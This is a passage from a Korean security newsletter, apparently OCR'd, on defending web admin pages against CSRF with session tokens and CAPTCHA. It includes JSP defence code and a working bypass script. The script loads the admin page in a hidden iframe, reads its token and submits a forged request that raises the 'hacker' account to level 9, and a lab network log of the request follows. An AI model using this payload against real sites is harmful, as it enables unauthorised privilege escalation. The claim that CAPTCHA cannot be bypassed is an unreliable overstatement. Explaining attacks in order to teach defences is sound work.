Token 방식이 적용된 권한 수정 페이지의 화면과 페이지의 HTML 코드 중 Token이 포함된 부분입니다. Hidden 필드로 페이지에 Token이 포함되어 있습니다.

```
<tr>
  <form id="mem_update" action="/csrf_test/csrf_token.jsp" method="POST"></form>
  <input name="id" type="hidden" value="hacker" />
  <input name="token" type="hidden" value="1d5b648d2b35329fb674a3afad366f57" />
  <td>21</td>
  <td>hacker</td>
  <td>hacker</td>
  <td>
    <input name="level" style="width: 50px;" type="text" value="0" />
  </td>
  <td>
    <button type="submit" form="mem_update">수정</button>
  </td>
</tr>
```

[소스 코드]

Token 방식을 적용한 소스 코드입니다. 서버로 오는 Request의 Token을 확인하여 정해진 값이 아닌 잘못된 값을 보낸 경우 CSRF로 판단하고 경고 창을 띄우면서 요청 전 페이지로 돌아가게 합니다. 로직은 Token을 생성하는 클래스, Token의 값을 페이지에 삽입하는 코드와 Token을 검토하는 코드 세 가지로 나뉩니다.

아래는 관리자가 요청을 보내는 페이지에서 Token을 생성한 후 삽입하는 코드 입니다.

csrf_stage_4(token).jsp

```
01 <%@ page language="java" contentType="text/html; charset=utf-8" pageEncoding="utf-8" %>
02 <%@ include file="/util/dbconn.jsp" %>
03 ..... 중간 생략 .....
04 <%
05     long systime = System.currentTimeMillis();
06     byte[] time = new Long(systime).toString().getBytes();
07     byte[] id = session.getId().getBytes();
08     String token = "";
09     try {    // Token 생성
10         MessageDigest md5 = MessageDigest.getInstance("MD5");
11         md5.update(id); md5.update(time); byte[] digest = md5.digest();
12         StringBuffer buf = new StringBuffer();
13         for(int i=0;i< digest.length;i++) buf.append(Integer.toHexString((int)digest[i] & 0x00ff));
14         token = buf.toString();
15         session.setAttribute("token",token);     // 세션에 Token 저장
16     } catch( Exception e) { System.err.println("Unable to calculate MD5 Digests"); }
17 %>
18 ..... 중간 생략 .....
19 <form method="POST" action="/csrf_test/csrf_token.jsp" id="mem_update">
20     <input type="hidden" name="id" value=<%=id %>>
21     <!-- 페이지에 hidden Type 으로 Token 삽입 -->
22     <input type="hidden" name="token" value=<%=session.getAttribute("token") %>>
23     <td><%=idx %></td> <td><%=id %></td> <td><%=nick %></td>
24     <td><input style="width:50px;" type="text" name="level" value=<%=level %>> </td>
25     <td><button type="submit" form="mem_update">수정</button></td></form>
```

아래는 관리자의 요청을 처리하는 로직입니다. 세션에 저장된 token 값과 Request의 파라미터에 포함된 token 값을 비교하여 일치하지 않거나 Request의 파라미터에 token이 없는 경우 CSRF로 판단합니다.

csrf_token.jsp

```
01  String sessionToken = (String) session.getAttribute("token");
02  String requestToken = request.getParameter("token");
03  if(requestToken.equals(sessionToken)&&requestToken != null){
04      // 정상 요청 처리 로직
05      int level = Integer.parseInt(request.getParameter("level"));
06      String id = request.getParameter("id");
07      try {
08          pstmt=conn.prepareStatement("UPDATE member SET mem_level=? WHERE mem_id = ?");
09          pstmt.setInt(1, level);
10          pstmt.setString(2, id);
11          pstmt.executeQuery();
12          response.sendRedirect("/csrf_test/view_level.jsp");
13      } catch (SQLException e){ e.printStackTrace(); out.print(e.toString());
14      } finally { if(rs != null) rs.close(); if(pstmt != null) pstmt.close(); if(conn != null)conn.close(); }
15  } else {    // 공격으로 판단한 요청 처리 로직
16      %> <script> alert("NONO CSRF(inValid Token)"); history.back(); </script> <% }
```

보안 대책 요약 : 요청하기 직전 페이지에서 Token을 생성해서 페이지에 같이 로딩하고, 요청하는 페이지에서 Token값을 전달받아 Token값이 변조되지 않았는지 확인하는 방법으로, Token값이 없거나 직전 페이지에서 저장한 값이 아니면 CSRF공격이라고 탐지하는 보안기법입니다.

[우회 방안]

Step 1: 유도 게시글 작성

Token 방식의 우회방안은 Request를 두 번 보냅니다. 첫 번째 Request를 통해 Token을 획득하여, 두 번째 Request에 획득한 Token을 포함시켜 정상적인 Request로 보이게 합니다. 아래는 Token 방식을 우회하는 글의 CSRF 스크립트 입니다. iframe의 src 속성을 사용하여 관리자가 요청을 보내는 페이지로 접근하며, 자바스크립트를 사용해 Token의 값을 획득합니다. 그 후, 획득한 Token 또한 포함하여 Request의 내용을 구성한 후 서버로 요청을 보냅니다.

CSRF-Token 우회 Script

```
01  CSRF TEST(Token)
02  <form method="POST" name="csrf_frm">
03          <input type="hidden" name="id" value="hacker" >
04          <input type="hidden" name="level" value=9 >
05  </form>
06   <!—iframe 태그 로드 시 onload 이벤트 핸들러를 통해 csrf() 함수를 실행 -->
07  <iframe id="csrf_ifm" name="csrf_ifm" src="http://192.168.0.40:9080/csrf_test/csrf_stage_4(token).jsp"
08  onload="csrf()" width=0 height=0 ></iframe>
09  <script>
10  function csrf() {
11          var frameDoc = document.getElementById("csrf_ifm");
12          var frameDoc = frameDoc.contentDocument || frameDoc.contentWindow;
```

```
13          var form = frameDoc.getElementById("mem_update");
14          var token = form.token.value;        //csrf_stage_4(token).jsp 페이지 내에서 token 값을 탈취
15          tokenBypass(token);   //탈취한 token 값을 tokenBypass 함수로 전달
16  }
17  function tokenBypass(token) {
18          document.csrf_frm.target = "csrf_ifm";
19          document.csrf_frm.action = "http://192.168.0.40:9080/csrf_test/csrf_token.jsp";     //token 검증
20  페이지 접근
21          var hiddenField = document.createElement("input");
22          hiddenField.setAttribute("name", "token");
23          hiddenField.setAttribute("type", "hidden");
24          hiddenField.setAttribute("value", token);     //탈취한 token 값 셋팅
25          csrf_frm.appendChild(hiddenField);
26          document.csrf_frm.submit();
27  } </script>
```

Step 2: 관리자 클릭

관리자가 위의 글을 보게 된다면 자신도 모르는 사이 서버로 Token이 포함된 페이지로 접근한 후 해커의 권한을 변경하는 요청을 보내게 됩니다. 아래의 그림은 개발자 도구로 확인한 관리자의 브라우저가 공격 대상 서버로 권한 변경 요청을 보내는 모습 입니다. Token을 얻기 위해 Token이 포함된 페이지로 요청을 보내 Token을 획득한 후 서버로 권한 상승 요청을 보내고 있습니다.


csrf_stage_4(token).jsp http://192.168.0.40:9080/csrf_test/	HTTP	GET	200 OK	text/html
style.css http://192.168.0.40:9080/css/	HTTP	GET	200 OK	text/css
reset.css http://192.168.0.40:9080/css/	HTTP	GET	200 OK	text/css
inform.css http://192.168.0.40:9080/css/	HTTP	GET	200 OK	text/css
csrf_token.jsp http://192.168.0.40:9080/csrf_test/	HTTP	POST	302 Found	text/html

결과 해석 : iframe으로 첫 번째 페이지에 포함된 Token값을 획득하고,
두 번째 요청에 획득한 Token값을 포함시키는 우회기법 입니다.

3.4. CSRF – Captcha

Captcha는 요청을 보낸 대상이 실제 사람인지 컴퓨터 프로그램인지를 구별하기 위해 사용되는 방법 입니다. 인증값을 사람은 구별할 수 있지만 컴퓨터는 구별하기 힘들게 의도적으로 비틀거나 덧칠한 그림으로 변환하여 그 내용을 물어보는 방식이 많이 쓰입니다. 흔히, 자동가입 방지에서 CSRF 방지용으로 많이 사용됩니다.

Token방식과 Captcha방식의 가장 큰 차이점은 인증값을 미리 획득 할 수 있는지 여부입니다.
Token은 이전페이지에서 인증값을 생성하여 사용자 브라우저에 전달하여 값을 미리 획득하는 것이 가능하지만, Captcha는 이전페이지에서 인증값에 해당하는 이미지를 전달하고 이미지는 매번 바뀌므로 인증값을 미리 획득할 수 없게 구성되어 있습니다.
이처럼 인증값을 미리 획득 할 수 없기 때문에 보안상 가장 안전하고 우회가 불가능한 보안기법입니다.




[보안 대책]

Captcha를 통해 관리자로부터 추가 인증을 받는 방식입니다. 관리자 인증에 사용되는 값이 페이지에 포함되어 있지 않아 공격자가 그 값을 획득할 수 없으며, 그로 인해 공격을 할 수 없게 됩니다. 컴퓨터가 Captcha를 분석하여 그 값을 알아내기가 힘들기 때문에 강력한 보안 대책으로 여겨지지만, 관리자가 추가 입력을 해야하는 번거로움이 있습니다.

[페이지 화면]

Captcha 방식이 적용된 로직으로 관리자로부터 Captcha를 입력 받는 페이지의 화면입니다. 이번 예제에서는 페이지를 추가하여 관리자로부터 입력을 받지만, 권한 수정 요청 시 동일한 페이지에서 입력을 받도록 구성할 수도 있습니다.



[소스 코드]

Captcha는 인터넷에서 쉽게 찾을 수 있는 simpleCaptcha를 사용했습니다. 서버로 오는 Request와 Captcha의

값을 비교하여 값이 다른 경우 CSRF로 판단하고 경고 창을 띄우면서 요청 전 페이지로 돌아가게 합니다.
아래는 Captcha 페이지의 코드 입니다. 권한을 변경하기 위한 값과 관리자의 확인에 대한 정보가 담긴 값을 같이 전송합니다.

csrf_captcha.jsp

```
01 <link rel="stylesheet" href="/css/captcha.css">
02 <script src="https://code.jquery.com/jquery-2.2.4.min.js"></script>
03 <script type="text/javascript">
04 function reloadImg(){       //Captcha 이미지를 페이지에 출력하는 함수
05     var d = new Date();
06     $("#captcha").attr("src", "/simple.png?"+d.getTime());
07 }
08 function loadAudio(e){      //Captcha 음성 듣기를 페이지에 출력하는 함수
09     $(e).html('<audio autoplay src="http://192.168.0.40:9080/audio.wav"></audio>');
10 }
11 </script>
12 ..... 중간 생략 .....
13 <div class="captcha-body">
14   <!-- 페이지에 Captcha 삽입 -->
15     <div class="captcha-
16 image"> <img id="captcha" src="http://192.168.0.40:9080/simple.png" /> </div>
17     <div class="refresh"> <button type="button" onclick="reloadImg()">새로 고침</button> </div>
18     <div class="audio"> <button type="button" onclick="loadAudio(this)">음성 듣기</button> </div>
19     <form method="post" action="captchaSubmit.jsp">
20         <input type="hidden" name="id" value=<%=request.getParameter("id") %> />
21         <input type="hidden" name="level" value=<%=request.getParameter("level") %> />
22         <input class="answer" name="answer" />
23         <button type="submit">제출</button>
24     </form>
</div>
```

아래는 서버로 오는 Request를 처리하는 로직입니다. Session에 저장된 Captcha의 값과 answer 파라미터로 전송된 값을 비교하여 일치하지 않은 경우 CSRF로 판단합니다.

captchaSubmit.jsp

```
01 <%@ page import = "java.util.*" %>
02 <%@ page import="nl.captcha.Captcha" %>
03 ..... 중간 생략 .....
04 <%
05 Captcha captcha = (Captcha) session.getAttribute(Captcha.NAME);
06 request.setCharacterEncoding("UTF-8");
07 String answer = request.getParameter("answer");
08 if (captcha.isCorrect(answer)) {
09     // 정상 요청 처리 로직
10     int level = Integer.parseInt(request.getParameter("level"));
11     String id = request.getParameter("id");
```

```
12      try {
13          pstmt=conn.prepareStatement("UPDATE member SET mem_level=? WHERE mem_id = ?");
14          pstmt.setInt(1, level);
15          pstmt.setString(2, id);
16          pstmt.executeQuery();
17          response.sendRedirect("/csrf_test/view_level.jsp");
18      } catch (SQLException e){ e.printStackTrace(); out.print(e.toString());
19      } finally { if(rs != null) rs.close(); if(pstmt != null) pstmt.close(); if(conn != null)conn.close(); }
20  } else {
21      // 공격으로 판단한 요청 처리 로직
        if(rs != null) rs.close(); if(pstmt != null) pstmt.close(); if(conn != null)conn.close();
        %> <script> alert("NONO CSRF(Wrong Captcha)"); history.back();</script> <% } %>
```

보안 대책 요약: 매번 새로 생성되는 값을 이미지화 시켜, 사람이 직접 확인하지 않는 이상 그 값을 알 수 없게 하는 보안 기법입니다. (공격자가 미리 정의할 수 없음)

4. 결론

CSRF를 이용한 공격의 경우 악성 스크립트를 사용하여 관리자 모르게 페이지로 요청을 보내기도 하고, 사회공학적 기법을 통해 외부사이트에서 클릭을 유도하기도 합니다. 이처럼 CSRF는 XSS와 다르게 입력부에서 방어할 수 없는 경우가 많기 때문에 URL이 실행되는 최종 실행부에서 방어를 해야합니다.

이 최종 실행부에서 보안 강도가 가장 높은 Captcha, 추가 인증을 하면 가장 안전하긴 하겠지만 모든 페이지에 이처럼 적용하면 사용자 편의성이 떨어지기 때문에, 페이지 별로 중요도를 파악하여 중요한 페이지에서는 보안 강도가 높은 보안기법을 적용하는 유연성이 필요합니다.

추가로 블로그, 카페 등에서 제안하는 CSRF 보안 기법의 경우 잘못되거나 부족한 경우가 대다수이고, 심지어 OWASP 사이트 내부에서도 상이한 가이드를 알려주고 있습니다. 이번 NewsLetter를 통해 직접 우회 방법 및 보안 강도를 확인한 보안 기법들을 제안하니 담당하는 개발/운영 영역에 올바른 보안 기법들을 적용하시길 바랍니다.